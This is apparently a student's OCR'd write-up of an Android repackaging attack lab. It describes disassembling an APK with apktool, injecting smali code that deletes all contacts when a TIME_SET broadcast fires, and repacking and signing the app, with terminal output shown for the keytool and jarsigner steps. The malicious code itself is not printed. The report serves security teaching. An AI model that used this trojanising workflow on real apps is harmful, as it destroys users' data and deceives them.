


Android Repackaging Attack Lab

Task 1: Obtain an Android App (APK file) and Install It

We download the RepackagingLab.apk and install it to the android VM. Before that we find out the I.P of the VM and connect it to the network that is connected to the Ubuntu VM.







File
Machine
View
Input
Devices
Help
7:15
Search Apps
Calculator
Calendar
Calibration
Chrome
ClickJacking Attack 1
Clock
Contacts
Dev Tools
Downloads
Email
Gallery
Gmail
Google
Maps
MockLocation
Music
Notes
Phone
Play Store
Repackaging Lab
RSS Reader
Settings
Taskbar
Terminal Emulator
Voice Search
YouTube

Task 2: Disassemble Android App

To inject the malicious we need to disassemble the app. For this we use apktool and disassemble it to inset our smali code and modify the AndroidManifest XML file. Apk file is basically a zip file which the apktool unzips and decodes its


content.



Task 3: Inject Malicious Code

We now insert our malicious code that deletes all contacts of the Android OS. To trigger the code we set up a broadcast receiver in the app, that triggers the malicious code when the broadcast message is received. The broadcast message in this case is the TIME_SET event. We insert this code in the AndroidManifest XML file.


The event hence triggers the code in the com folder which is our MaliciousCode smali file.


Home
repackaging
RepackagingLab
smali
com
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Network
Computer
Connect to Server
mobiseed
MaliciousCode.
smali

Task 4: Repack Android App with Malicious Code

Step 1:

We repack the app with the inserted malicious code. This app is stored in the dist directory




Step 2: Sign the APK file:


Every apk is signed by the developer. If not signed by the developer or a certificate authority, the apk cannot be installed on the mobile device. Therefore we generate a key and using a jarsigner we assign this key to our apk file.


```
Terminal File Edit View Search Terminal Help                    6:26 PM
OldAPK  RepackagingLab  RepackagingLab.apk
[11/22/19]seed@VM:~/repackaging$ keytool -alias seedkey
 -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Dhaval
What is the name of your organizational unit?
  [Unknown]:  SU
What is the name of your organization?
  [Unknown]:  SU
What is the name of your City or Locality?
  [Unknown]:  SYR
What is the name of your State or Province?
  [Unknown]:  NY
What is the two-letter country code for this unit?
  [Unknown]:  US
Is CN=Dhaval, OU=SU, O=SU, L=SYR, ST=NY, C=US correct?
  [no]:  Yes

Generating 2,048 bit DSA key pair and self-signed certi
ficate (SHA256withDSA) with a validity of 90 days
```


```
Terminal                                                        6:27 PM
ficate (SHA256withDSA) with a validity of 90 days
        for: CN=Dhaval, OU=SU, O=SU, L=SYR, ST=NY, C=US
Enter key password for <seedkey>
        (RETURN if same as keystore password):
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recom
mended to migrate to PKCS12 which is an industry standa
rd format using "keytool -importkeystore -srckeystore m
ykey.keystore -destkeystore mykey.keystore -deststorety
pe pkcs12".
[11/22/19]seed@VM:~/repackaging$ jarsigner -keystore my
key.keystore RepackagingLab.apk seedkey
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not tim
estamped. Without a timestamp, users may not be able to
 validate this jar after the signer certificate's expir
```


Task 5: Install the Repackaged App and Trigger the Malicious Code

